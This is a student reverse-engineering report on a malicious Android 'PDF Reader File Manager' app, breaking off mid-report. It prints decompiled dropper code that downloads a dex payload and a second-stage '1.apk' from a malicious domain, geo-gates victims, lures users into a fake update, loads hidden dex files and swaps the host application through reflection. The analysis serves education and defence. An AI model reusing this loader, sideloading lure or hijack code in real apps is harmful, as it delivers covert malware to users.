Reverse Engineering - PDF Manager Malicious Android Application

Tiago Silvestre - 103554, David Araújo - 93444

March 21, 2024

Table of Contents

Introduction

For our reverse engineering course, we've chosen to analyze and reverse engineer the "PDF Reader File Manager" application. This app gained notoriety earlier this year when it was removed from the Play Store. It was developed with the intention of stealing data from Android users, as described in this article here.

Environment and Tools

Environment

To explore this application, we first focused on using a **secure environment** where we could ensure that the finding **wouldn't harm** the host system, and prevent the **system from tainting** any of the possible findings.

We used Vagrant to set up a Kali box where we could import the provided raw files for evaluation. Also REMnux Docker container was used for further forensic exploration.

Tools

Exploration Steps & Findings

Unpack

Unzipping the file with `7za PDF_Reader_File_Manager.zip` yields the files and directory displayed below.



Figure 1: From the zip archive

With a bit of investigation, we found that that XAPK files are essentially a package containing APKs along with other files. To extract these, we can once more utilize `7za` by running it with the XAPK file. Now, we have multiple APKs, a PNG, and a JSON file.



Figure 2: Extracted files

When attempting to execute `apktool d 1.apk` or `jadx -d out 1.apk`, we encounter an error. This issue doesn't arise with any other APK. Upon inspecting the file signatures, we discover that **1.apk is not a valid APK** file.

```
remnux@dc24a0b91a44:~$ hexdump -n 8 res/1.apk
0000000 4b50 0403 000a 0800
0000008
remnux@dc24a0b91a44:~$ hexdump -n 8 original_apks/config.en.apk
0000000 4b50 0403 0000 0000
0000008
remnux@dc24a0b91a44:~$ hexdump -n 8 original_apks/config.mdpi.apk
0000000 4b50 0403 0000 0000
0000008
```

Figure 3: APK files signatures

Indeed, if we try to unzip the file, we can retrieve multiple files.



Figure 4: Inside the 1.apk

Decompiling

We now have a large set of files from the application, however, many of them are not relevant to what we are trying to achieve and can blur our view over the whole of the application.

From all of the APKs found, we focused on *com.tragisoap.fileandpdfmanager.apk* because it's probably the main application, and if anything malicious is to happen, it should first come from here.

Using `apktool`, we can expose the inner contents of the bundle. To do this we can use the following command.

```
apktool d -r -s com.tragisoap.fileandpdfmanager.apk
```

From this, the most crucial file is the classes.dex file, from which we can reassemble the Java class files. To accomplish this, we can utilize `jadx` with the following command.

```
jadx -d out classes.dex
```

com.tragisoap.fileandpdfmanager

We commence our analysis in the *com.tragisoap.fileandpdfmanager.MainActivity* class, as it serves as the application's starting point. From this class, we observe a few listeners for clicking, which is expected in a mobile application.

To reconstruct the malicious flow, we turn our attention to the *PreviewActivity* class, which retrieves a variable from *FileManagerService* that appears to be a counter of some sort. I cannot trace its usage, assuming it is utilized at all, but we can delve into the class it originates from.

The *FileManagerService* is relatively small, and its behavior is, for lack of a better word, peculiar. It merely attempts to call two methods, and if unsuccessful, it either prints the stack trace of the error or returns to the *MainActivity* after setting a flag.

```
public final void a() {
    try {
        Malicious.fetchFilesAndProcess();                    // <--- Suspicious call
        try {
            Malicious.makePdfPage.invoke(null, this);        // <--- Suspicious call
        } catch (IllegalAccessException | InvocationTargetException e) {
            e.printStackTrace();
        }
    } catch (Throwable th) {
        th.printStackTrace();
        Intent intent = new Intent(this, MainActivity.class);
        intent.addFlags(268435456);
        startActivity(intent);
    }
}
```

We inspect the content of the first method called, *fetchFilesAndProcess*, and it has the following structure.

```
public static void fetchFilesAndProcess() {
    String str;
    Session session = new Session();
    HttpHandler.getRequest getrequest = new HttpHandler.getRequest();
    getrequest.request("https://befukiv.com/muchaspuchas");
    HttpHandler call = getrequest.call();
    HttpHandler.getRequest getrequest2 = new HttpHandler.getRequest();
    getrequest2.request("https://befukiv.com/cortina");
    HttpHandler call2 = getrequest2.call();
    try {
        ParseHttpResponseBody parseHttpResponseBody = new setupTls(session, call).Execute().responseBody
        byte[] parse = parseHttpResponseBody.parse();
        TwoStrings twoStrings = parseHttpResponseBody.getTwoStrings();
        Charset charset = z4.h.utf8Charset;
        if (twoStrings != null && (str = twoStrings.secondStr) != null) {
            charset = Charset.forName(str);
        }
        muchasStrings.set(new String(parse, charset.name()).split("\\|"));
        byte[] parse2 = new setupTls(session, call2).Execute().responseBody.parse();
        if (fetchAndProcessCompleted.get()) {
```

```
            return;
        }
        fw.getClass();
        WriterFile.mapMuchasPuchasToMethods(parse2);
        fetchAndProcessCompleted.set(true);
    } catch (Throwable th) {
        th.printStackTrace();
    }
}
```

Although it was originally obfuscated, we can discern that it's accessing files from the domain *befukiv.com* to download two files. A DNS search unveils that this domain has two name servers pointing to domains in Russia.

```
...
Registrant Email: http://whois.nicenic.net/?page=whoisform
Admin Email: http://whois.nicenic.net/?page=whoisform&emailtype=admin
Tech Email: http://whois.nicenic.net/?page=whoisform&emailtype=tech
Name Server: NS1.ERANS.RU
Name Server: NS2.ERANS.RU
DNSSEC: unsigned
...
```

At the time of writing this report, the server is accessible, but the resources are not available (it returns a 'not found' response). However, we have access to these files as they were previously downloaded, allowing us to continue our analysis.

Exploring 'muchaspuchas'

The 'muchaspuchas' file appears to consist of Java method or class names separated by the '|' character. The function responsible for downloading this file splits its contents by the '|' character.

```
dalvik.system.InMemoryDexClassLoader|getClassLoader|loadClass|com.travisscott.pdf.MainLibrary|...
```

This indicates that the authors may have intended to obfuscate application method calls using reflection. To verify this assumption, we opted to analyze the *mapMuchasStringsToMethods* method and rename its methods.

```
public static void mapMuchasPuchasToMethods(byte[] bArr) {
    Class inMemoryDexClassLoader = (Class) getClassInstanceByMethodName(Malicious.muchasStrings.get()[0]); //
    dalvik.system.InMemoryDexClassLoader
    Class cls = (Class) inMemoryDexClassLoader.getMethod(Malicious.muchasStrings.get()[2], String.class).invoke
    (inMemoryDexClassLoader.getConstructor((Class) getClassInstanceByMethodName(Malicious.muchasStrings.get()[11]),
    (Class) getClassInstanceByMethodName(Malicious.muchasStrings.get()[12])).newInstance(ByteBuffer.wrap(bArr),
    Class.class.getMethod(Malicious.muchasStrings.get()[1], new Class[0]).invoke(Malicious.class, new Object[0])),
    Malicious.muchasStrings.get()[3]);
    Malicious.makePdfPage = getClassMethod(cls, Malicious.muchasStrings.get()[10], Context.class);
    Malicious.readPdfFile = getClassMethod(cls, Malicious.muchasStrings.get()[7], Context.class);
    Malicious.getFirstText = getClassMethod(cls, Malicious.muchasStrings.get()[5], new Class[0]);
    Malicious.getSecondText = getClassMethod(cls, Malicious.muchasStrings.get()[6], new Class[0]);
    Method init = getClassMethod(cls, Malicious.muchasStrings.get()[4], Class.class, Class.class);
    Malicious.launch = getClassMethod(cls, Malicious.muchasStrings.get()[9], Context.class);
    Malicious.getName = getClassMethod(cls, Malicious.muchasStrings.get()[8], Context.class);
    init.invoke(null, PartPreviewActivity.class, MainActivity.class);
}
```

Figure 5: mapMuchasPuchasToMethods

From this, we observe that the function utilizes Java reflection to dynamically assign variables of the Malicious

class based on methods/classes names obtained from the *muchaspuchas* file.

The *mapMuchasStringsToMethods* method takes as an argument a byte array containing data from the *cortina* file. It appears to load a class based on the binary file. Consequently, we have decided to proceed by analyzing the *cortina* file as our next step.

Exploring 'cortina'

The second file, *cortina*, does not exhibit a structure that we can directly observe. Because of this, we decided to use the `file` tool to discover the format of the file.

```
file cortina
```

This returns a result indicating that indeed, *cortina* is a **Dalvik dex file**. This can be confirmed by examining the file signature and matching it against a known dex file, which confirms the result.

Using `apktool` or JADX, we can then open the cortina.dex file and find that it contains a package called *com.travisscot.pdf*. Recalling what was already processed when the application used reflection to create new methods and reading the *muchaspuchas* file, we observe that at the end of the *mapMuchasPuchasToMethods* method, **this new imported package is initialized**. Therefore, we can assume that what these files have done was **expand the existing application with new functionalities previously unknown**.

```
public static void init(Class<? extends Activity> PartPreviewActivity2, Class<? extends Activity> mainCl
    PartPreviewActivity = PartPreviewActivity2;
    MainActivity = mainClass2;
}
```

The initialization of the *travisscot* package only involves loading the *PartPreviewActivity* and the *MainActivity*, most likely to facilitate traversal between the legitimate application and this new package. Once this is completed, we will begin to see the methods defined in this package being called.

Recalling the *FileManagerService* previously mentioned, we notice that it will invoke the *makePdfPage* method. This method is defined in the *travisscot* package.

```
public static void makePdfPage(Context context) {
    ServiceHandler.handleWork(context);
}
```

It, in turn, calls yet another function, also from the *travisscot* package, which is shown below.

```
public static void handleWork(Context context) {
    if (Build.MODEL != null && !Build.MODEL.isEmpty() && Build.MANUFACTURER != null
            && !Build.MANUFACTURER.isEmpty()) {
        TelephonyManager tm = (TelephonyManager) context.getSystemService("phone");
        String country = tm.getNetworkCountryIso().isEmpty() ? "uat" : tm.getNetworkCountryIso();
        if (isManuFacturerGood() && !checkBuildConfig()) {
            if (!country.startsWith("es") && !country.startsWith("sk") && !country.startsWith("cz")
                    && !country.startsWith("ru") && !country.startsWith("hr") && !country.startsWith("si
                    && !country.startsWith("sl") && !country.startsWith("bg") && !country.startsWith("ee
                    && !country.startsWith("fi") && !country.startsWith("ie") && !country.startsWith("gb
                Intent i = new Intent(context, MainLibrary.getMainActivity());
                i.addFlags(268435456);
                context.startActivity(i);
                return;
            }
            try {
                MainLibrary.url.set("https://befukiv.com/1.apk");
                Intent i2 = new Intent(context, MainLibrary.getPartPreviewActivity());
                i2.addFlags(268435456);
```

```
                context.startActivity(i2);
            } catch (Exception e) {
                e.printStackTrace();
                Intent i3 = new Intent(context, MainLibrary.getMainActivity());
                i3.addFlags(268435456);
                context.startActivity(i3);
            }
        }
    }
}
```

This method will check in which country the current device is operating and halt execution for a selected list of countries. We're uncertain why it does this. It could be due to the domain from which it attempts to download the file, *1.apk*, being blocked in those countries or to avoid legal issues. If the device is not in one of those countries, it stores the URL as an attribute of the *MainActivity* class.

Following this, it creates a new *Intent* object and starts the activity of the *PartPreviewActivity* class.

```
@Override // androidx.fragment.app.q, androidx.activity.ComponentActivity, android.app.Activity
public final void onNewIntent(Intent intent) {
    super.onNewIntent(intent);
    Bundle extras = intent.getExtras();
    if ("com.tragisoap.fileexplorerpdfviewer.SESSION_API_PACKAGE_INSTALLED".equals(intent.getAction()) &
        startActivity((Intent) extras.get("android.intent.extra.INTENT"));
    }
}
```

From this, we observe that when a new *Intent* is created, the application queries the system regarding the status of a permission. With a brief online search, we can reasonably assert that this is a **permission related to the capability of a package to install other packages**. If the application has this permission, it proceeds to start the activity, leading us to the *onCreate* method.

```
public final void onCreate(Bundle bundle) {
    String str;
    String str2 = "tura dar";
    super.onCreate(bundle);
    s().t(1);
    getWindow().setStatusBarColor(0);
    setContentView(R.layout.part_preview);
    TextView textView = (TextView) findViewById(R.id.rse345234a);
    try {
        Malicious.launch.invoke(null, this);                                    // <--- travisscot metho
    } catch (IllegalAccessException | InvocationTargetException e) {
        e.printStackTrace();
    }
    Button button = (Button) findViewById(R.id.g234gasaa);
    try {
        str = (String) Malicious.getFirstText.invoke(null, new Object[0]);      // <--- travisscot metho
    } catch (IllegalAccessException | InvocationTargetException e7) {
        e7.printStackTrace();
        str = "tura dar";
    }
    textView.setText(str);
    try {
        str2 = (String) Malicious.getSecondText.invoke(null, new Object[0]);    // <--- travisscot metho
    } catch (IllegalAccessException | InvocationTargetException e8) {
        e8.printStackTrace();
```

```
    }
    button.setText(str2);
    button.setOnClickListener(new q(4, this));
}
```

This is where it starts to directly interact with the user in a suspicious manner. It first calls the *launch* method.

```
public static void launch(Context context) {
    downloadRecorderManager.startDownload(context, url.get());
}

public class DownloadRecorderManager {
    private static final String FILE_BASE_PATH = "file://";
    public static final String FILE_NAME = "1.apk";
    private static final String MIME_TYPE = "application/vnd.android.package-archive";
    public static final AtomicBoolean downloaded = new AtomicBoolean(false);
    private static int sessionId;

    public void startDownload(Context context, String url) {
        String dest = (context.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS).toString() + File.pa
        Uri.parse(FILE_BASE_PATH + dest);
        File file = new File(dest);
        if (!file.exists()) {
            DownloadManager downloadManager = (DownloadManager) context.getSystemService("download");
            Uri downloadUri = Uri.parse(url);
            DownloadManager.Request request = new DownloadManager.Request(downloadUri);
            request.setMimeType(MIME_TYPE);
            request.setTitle(FILE_NAME);
            request.setDescription(FILE_NAME);
            request.setDestinationInExternalFilesDir(context, Environment.DIRECTORY_DOWNLOADS, FILE_NAME
            registerDownloadReceiver(context);
            downloadManager.enqueue(request);
            return;
        }
        downloaded.set(true);
        showInstallDialog(context);
    }
    // ... more bellow
}
```

Here, it will initiate the download and installation of an APK package. If we recall from earlier, in the *ServiceHandler.handleWork* method, a URL was set to download a file called *1.apk*.

We won't display all the code for the download as it is quite straightforward to understand. In essence, what is happening is that the application is now presenting dialog boxes to the user, as expected, prompting the user to grant permission to the application to install packages from external sources, which is a capability of Android that is, by default, disabled.

The sequence of operations between the methods of the class *DownloadRecorderManager* for downloading the package is as follows.

```
flowchart LR
    A([startDownload]) --> B([registerDownloadReceiver])
    B --> C([showInstallDialog])
    C --> D([showNewInstallDialog2])
    D --> E([addApkToInstallSession])
```

Returning to the *PartPreviewActiviy.onCreate* method, the *getFirstText* and *getSecondText* functions are probing the application language. Based on this, they print messages to the screen and the button, informing the user that the application needs to be updated and instructing them to press the button now displaying the "UPDATE" text. Subsequently, it sets an event listener on the button and passes the number 4 as an argument. But why? Let's find out!

```
public final void onClick(View view) {
    EditText editText;
    PasswordTransformationMethod passwordTransformationMethod = null;
    switch (this.f3099f) {
        ...
        case 4:
            PartPreviewActivity partPreviewActivity = (PartPreviewActivity) this.f3100g;
            int i7 = PartPreviewActivity.D;
            partPreviewActivity.getClass();
            try {
                Malicious.readPdfFile.invoke(null, partPreviewActivity);
                return;
            } catch (IllegalAccessException | InvocationTargetException e) {
                e.printStackTrace();
                return;
            }
        ...
    }
    ...
}
```

Sure enough, we can see that it calls *travisscot.readPDFfile*. Essentially, this just checks if the malicious APK is still being installed.

```
public static void readPDFfile(Context context) {
    if (DownloadRecorderManager.downloaded.get()) {
        downloadRecorderManager.showInstallDialog(context);
    } else {
        Toast.makeText(context, "Please wait until the download is finished", 0).show();
    }
}
```

If we revisit the flowchart previously displayed and follow it again to *travisscot.showNewInstallDialog2* to display a dialog informing the user if the installation is still ongoing, we notice that it also links what seems to be a download status callback to a pending *Intent* from the *PartPreviewActivity* and sets the *Action* to *"com.tragisoap.fileexplorerpdfviewer.SESSION_API_PACKAGE_INSTALLED"*.

Now, this is where things become complicated. As of the time of writing this report, we are still missing the link that leads to the calling of *PartPreviewActivity.onResume()*. However, we can clearly see that this, in turn, calls the *travisscot.getName()* method.

```
public static void getName(Context context) {
    String target = packageName.get();
    if (target != null && !target.isEmpty()) {
        PackageManager pm = context.getPackageManager();
        Intent launch = pm.getLaunchIntentForPackage(target);
        if (launch != null) {
            launch.addFlags(268435456);
            context.startActivity(launch);
        }
    }
```

```
}
```

And even without the explicit link, from all that we have gathered up to this point, it is quite evident that the package installed with *1.apk* is now being launched, but before we cover that, this is a rough flowchart of all that as taken place until now.

```
flowchart TD
    A([PreviewActivity]) --> B([FileManagerService])
    F -- No --> C([Malicius.fetchFilesAndProcess])
    C --> D([mapMuchasPuchasToMethods])
    D --> E([travisscot.init])
    E --> F
    B --> F{travisscot \n initialized ?}
    F -- Yes ---> G([travisscot.makePdfPage])
    G --- H[set 1.apk url]
    G --> I([PartPreviewActivity.onNewIntent])
    I --> J([PartPreviewActivity.onCreate])
    J --> K([travisscot.launch])
    K --> L([1.apk download and install])
    L --> M([1.apk launch])
```

Exploring '1.apk'

1.apk file is a compressed file containing a dex file and other files such as assets. When we try to decompress it gives an error. We decided to decompress file by file to discover where it was failing, we found that there's one file called *AndroidManifest.xml* that fails extraction. We analyzed the file with *Binocle* and we discovered that the file has a high entropy in the beginning and end of the file. Even with the use of *strings* and hex editors we could not found any relevant information about *AndroidManifest.xml* other than it appears to request a large set of system permissions.

But *1.apk* contains a dex file with a lot of code (6.9MB) full of external libraries, including *facebook*, *alipay*, *alibaba*, ... packages. However, there are some package with obfuscated names which could be the part of the code that is malicious.

Going through the obfuscated package names, we encountered a package named "*juw.khdqwmf.xftkgphgq.fhyu*" containing Chinese characters. After translating these strings using Google Translate, we determined that these characters formed simple Chinese sentences unrelated to the application's purpose. Further exploration revealed that **these strings were translated into package names when passed through a function**. This indicates that the original authors chose to obscure package names using Chinese strings.

These chinese strings were being passed to a function which seemed to do some logic with the strings. We decided to run that function locally in a separate java file and these strings were being converted to package names included in the code. (In this code snippet, some the variables are already the translated values of the chinese string).

```
public class mapChineseStringToObject {
    public static String jwkyiuu = DeofuscatePackages.chineseStringToPackageName("偏值個思恋悎值患恙悎偏思悄恙憒偏值患患恄憒思恙恄悄偏患值恆", 2);
    public static String vqr = DeofuscatePackages.chineseStringToPackageName("悎悔恁", 2);
    public static String iugke = DeofuscatePackages.chineseStringToPackageName("患值忮悄恩", 2);
    public static String rxrjiy = DeofuscatePackages.chineseStringToPackageName("恁恋恁恙患偏", 2);
    public static String tjp = DeofuscatePackages.chineseStringToPackageName("偃恙恃", 2);
    public static String nxvxchltf = DeofuscatePackages.chineseStringToPackageName("恐忒憒思愎恙恋偏恋恕悎悎恃思恕恋悎恋恐個悔恆恕", 2);
    public static String heeutduthkyehpklhwox = DeofuscatePackages.chineseStringToPackageName("恃個偃思愕忮恁恁悸恃思個忮愕偃忮悸修悎悎思個恩恩值偃愕偃偃個悄偏恩個恃悄悔個恄忒恋", 2);
    public static String empty = DeofuscatePackages.chineseStringToPackageName("", 2);
    public static String ehsqpiefmxd = "猜□戚\ue684聳蹭曇傭躂\udafd□□";
```

Figure 6: chinese-strings

From searching for occurrences of this symbol, we can see that their are being used as arguments to be passed to other methods without ever needing to explicitly write the values they contain. Because of this, the obvious

course of action is to translate these values, and every occurrence of "*mapChineseStringToObject.<variable name>*" is replace by the corresponding value it holds since they are all string objects. After doing this, this class is no longer relevant and simplifies our exploration.

Going through package by package, we will explore its function and rename its obfuscated symbol to make some sense of it.

eeu.wuekite.ptluwwjmt.ypxjt

Each package hold only one class. This first one is quite straight forward on it's behaviour even though we can't know its purpose as of yet.

```
public class ObjectHandler {
public static Field attributeFinder(Object instance, String name) throws NoSuchFieldException {
    for (Class clazz = instance.getClass(); clazz != null; clazz = clazz.getSuperclass()) {
        try {
            Field field = clazz.getDeclaredField(name);
            if (!field.isAccessible()) {
                field.setAccessible(true);
            }
            return field;
        } catch (NoSuchFieldException e) {
        }
    }
    throw new NoSuchFieldException("Field " + name + " not found in " + instance.getClass());
}

public static Method methodFinder(Object instance, String name, Class... parameterTypes)
        throws NoSuchMethodException {
    for (Class clazz = instance.getClass(); clazz != null; clazz = clazz.getSuperclass()) {
        try {
            Method method = clazz.getDeclaredMethod(name, parameterTypes);
            if (!method.isAccessible()) {
                method.setAccessible(true);
            }
            return method;
        } catch (NoSuchMethodException e) {
        }
    }
    throw new NoSuchMethodException("Method " + name + " with parameters " + Arrays.asList(parameterType
            + " not found in " + instance.getClass());
}
// ... more similar methods ...
```

We have renamed this class to '*ObjectHandler*'. Its sole focus is to utilize reflection for receiving class objects and handling them in a manner that allows for the discovery of their fields and methods. Moreover, it enables reading and writing fields and invoking class methods, including the possibility of passing arguments. It truly embodies the concept of an 'object handler,' as it empowers the application to manage other objects through reflection.

fje.ymqnpel.dtdenfufv.pusey

In this package, we find a class that we have renamed '*ObjectProxy*.' This is one of the most interesting classes in *1.apk*. With it, one can simply pass a string to create objects (of type Application in this scenario) and interact with them, only using strings, without ever needing to explicitly create the object ourselves, hence the name 'proxy'.

In this proxy, there three main methods and a fourth auxiliary one, we renamed accordingly to their function. 1. initBuilder 2. threadActiviySwap 3. setContentProvider 4. getCurrentActivityThread

Starting with the simplest, *getCurrentActivityThread*, this simply returns the current thread where the activity is running.

The first one, *initBuilder*, is capable of receiving an application's package name as a string, creating the Application object, and then attaching this new application to the current activity.

```
private static Application baseApplication;

public static void initBuilder(Application application, String delegateApplicationName, String stubAppli
    if (TextUtils.isEmpty(delegateApplicationName) || stubApplicationName.equals(delegateApplicationName
        baseApplication = application;
        return;
    }
    try {
        Context contextImpl = application.getBaseContext();
        ClassLoader classLoader = application.getClassLoader();
        Class<?> applicationClass = classLoader.loadClass(delegateApplicationName);
        Application application2 = (Application) applicationClass.newInstance();
        baseApplication = application2;
        ObjectHandler.methodCaller(Application.class, application2, new Object[] { contextImpl }, "attac
                Context.class);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

The second one, *threadActiviySwap*, is designed to replace the existing application with the new *Application* within the current thread. By doing so, it effectively switches the active application within the current thread to this new object.

```
public static void threadActiviySwap(Application application, String stubApplicationName) {
    Application application2 = baseApplication;
    if (application2 == null || stubApplicationName.equals(application2.getClass().getName())) {
        return;
    }
    try {
        Context contextImpl = application.getBaseContext();
        ObjectHandler.methodCaller(contextImpl.getClass(), contextImpl, new Object[] { baseApplication }
                "setOuterContext", Context.class);
        Object mMainThread = ObjectHandler.attributeGetter(contextImpl.getClass(), contextImpl, "mMainTh
        ObjectHandler.attributeSetter("android.app.ActivityThread", mMainThread, "mInitialApplication",
                baseApplication);
        ArrayList<Application> mAllApplications = (ArrayList) ObjectHandler.classAttributeGetter(
                "android.app.ActivityThread",
                mMainThread, "mAllApplications");
        mAllApplications.add(baseApplication);
        mAllApplications.remove(application);
        Object loadedApk = ObjectHandler.attributeGetter(contextImpl.getClass(), contextImpl, "mPackageI
        ObjectHandler.attributeSetter("android.app.LoadedApk", loadedApk, "mApplication", baseApplicatio
        ApplicationInfo applicationInfo = (ApplicationInfo) ObjectHandler.classAttributeGetter(
                "android.app.LoadedApk",
                loadedApk, "mApplicationInfo");
        applicationInfo.className = baseApplication.getClass().getName();
        baseApplication.onCreate();
```

```
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

The third method, *setContentProvider* appears to aims to replace the content provider associated with the given current application with the content provider associated with the new application it created.

```
public static Application setContentProvider(Application application, String stubApplicationName) {
    Application application2 = baseApplication;
    if (application2 == null || stubApplicationName.equals(application2.getClass().getName())) {
        return application;
    }
    try {
        Context contextImpl = application.getBaseContext();
        Object loadedApk = ObjectHandler.attributeGetter(contextImpl.getClass(), contextImpl, "mPackagel
        ObjectHandler.attributeSetter("android.app.LoadedApk", loadedApk, "mApplication", baseApplicatio
        Object activityThread = getCurrentActivityThread();
        Map<Object, Object> mProviderMap = (Map) ObjectHandler.attributeGetter(activityThread.getClass()
                activityThread,
                "mProviderMap");
        Set<Map.Entry<Object, Object>> entrySet = mProviderMap.entrySet();
        for (Map.Entry<Object, Object> entry : entrySet) {
            ContentProvider contentProvider = (ContentProvider) ObjectHandler.attributeGetter(
                    entry.getValue().getClass(),
                    entry.getValue(), "mLocalProvider");
            if (contentProvider != null) {
                ObjectHandler.attributeSetter("android.content.ContentProvider", contentProvider, "fnjkj
                        baseApplication);
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    return baseApplication;
}
```

What is interesting here as a clue, it that and a field with name '*fnjkjldn*' is being set with an object of type *ContentProvider* and value the new created *Application* object.

pht.dgrrsrp.hgdtgssvw

AppComponentFactory is a factory class that you can extend from and inside, you can return your custom Activity, Application, Service, BroadcastReceiver, and ContentProvider. That is basically what this package with it's *AppComponentFactoryBuilder* class is, a way of returning custom objects based on what the current application process contains.

pls.hqmkfei.nxskrnoon.fwwsp

The class we renamed as *ContextWrapper* serves solely as a wrapper for the Context object, intended for use by the malicious application. Its only method, as evidenced, is to append a new asset to the current asset list of the application.

```
public void assetLoader() {
    try {
        Context context = this.malContext;
        ArrayList<String> patchAssetPath = new ArrayList<>();
```

```
        patchAssetPath.add(context.getPackageResourcePath());
        String assetsName = "rxrjiy" + Consts.DOT + "tjp";
        File assets = new File(context.getFilesDir(), assetsName);
        Decompressor.inflater(context.getAssets().open(assetsName), new FileOutputStream(assets));
        patchAssetPath.add(assets.getPath());
        Iterator<String> it = patchAssetPath.iterator();
        while (it.hasNext()) {
            String assetsPath = it.next();
            AssetManagerWrapper.setAssetPathToGivenAssetManager(context.getAssets(), assetsPath);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

We renamed this method to *assetLoader*, and we can see the path of the new asset being loaded: '*rxrjiy.tjp*'. This file does exist inside the assets directory; we will explore it later.

Another important line to note is the *Decompressor* class, which we'll also examine later.

But for now, we have sufficient knowledge to understand that all this method does is decompress a hidden file and add its path to the assets list.

rjg.ugogehh.gxwrstviq.khhf Renamed to *DexDirHandler*, this class only purpose is to create a directory called '*app_dex*' and return it as a *File* object.

vie.dwhyiud.voxxndgyo.sooyh

Renamed to *DexLoader*, the name is self-explanatory, using both the *Decompressor* and *DexDirHandler*, this class loads dex files, decompresses them, copies them to the new directory *app_dex* and then maps the dex contents to new objects.

```
public void dexFileLoader() {
    try {
        Context context = malContext;
        String[] fileList = context.getAssets().list("iugke");
        File dexDir = DexDirHandler.getDexDir(context);
        for (String dexName : fileList) {
            if (dexName.endsWith(Consts.DOT + "vqr")) {
                File file = new File(dexDir, dexName);
                try {
                    Decompressor.inflater(
                            context.getAssets().open("iugke" + "/" + dexName),
                            new FileOutputStream(file));
                } catch (Exception e) {
                    e.printStackTrace();
                }
                dexFileList.add(file);
            }
        }
        dexToObjects(dexDir);
        FileDeletionWrapper.deletePathFiles(dexDir);
    ...
    }
    ...
}
```

vjj.xsflifo.puoiiqxxg.fwrsd

If you pay close attention to the previous code snippet, you'll notice a class named *FileDeletionWrapper*. This class is within this package, and its sole purpose is to delete all files, directories, and *File* objects created by other classes, such as those in the previous package, which dynamically generated them.

In essence, it serves as a package to eradicate any traces of potentially malicious files ever existing.

wfu.tjudfot.tetdyxomh.vrqdh

AssetManagerWrapper is yet another wrapper designed solely for reading and writing asset paths in running applications through reflection.

As we have seen before, it is utilized by the *ContextWrapper* to append the new malicious asset to the asset list of the running application.

yuh.xvuijvy.kjmyuiiwm

With this we reach the final package inside *1.apk*, with a class we named *ApplicationBuider*. This class is the top object between all of the packages, beginning here, new context are created, dex files loaded, activities in threads swapped and content providers set.

```
public class ApplicationBuider extends Application {
    @Override // android.content.ContextWrapper
    protected void attachBaseContext(Context base) {
        super.attachBaseContext(base);
        new ContextWrapper(base).assetLoader();
        new DexLoader(base).dexFileLoader();
        ObjectProxy.initBuilder(this, "", "yuh.xvuijvy.kjmyuiiwm.jwkyiuu");
    }

    @Override // android.app.Application
    public void onCreate() {
        super.onCreate();
        ObjectProxy.threadActiviySwap(this, "yuh.xvuijvy.kjmyuiiwm.jwkyiuu");
    }

    @Override // android.content.ContextWrapper, android.content.Context
    public Context createPackageContext(String packageName, int flags) throws PackageManager.NameNotFour
        return ObjectProxy.setContentProvider(this, "yuh.xvuijvy.kjmyuiiwm.jwkyiuu");
    }

    @Override // android.content.ContextWrapper, android.content.Context
    public String getPackageName() {
        return "com.zjxyxnvvp.nxvxchltf";
    }
}
```

So what does 1.apk do ?

Having said all of this, the collective functionality of these packages is to function as an interpreter and 'injector' for a malicious application into another. 1.apk itself does not corrupt or exfiltrate any data from the system or application it targets. Instead, it attaches itself to a running application during runtime and serves as a gateway for another application to exploit the runtime permissions and thread access of the main application.

In a way, one can say that 1.apk acts as a '*system hijacker*', enabling an application to run without ever being initiated by the user or system directly, by replacing another application in the process.

This theory it plausible because, looking at the previous code snippet, we tried to find references in the previously analyzed code (packages with obfuscated names) and there weren't any direct references to *com.zjxyxnvvp.nxvxchltf* packages. However there's one function that returns a package name in the following way, meaning that this may be the package name of the code being injected.

Taking a step back

Previously we saw some explicit file names that were handled, and now is time to take a closer look at them.

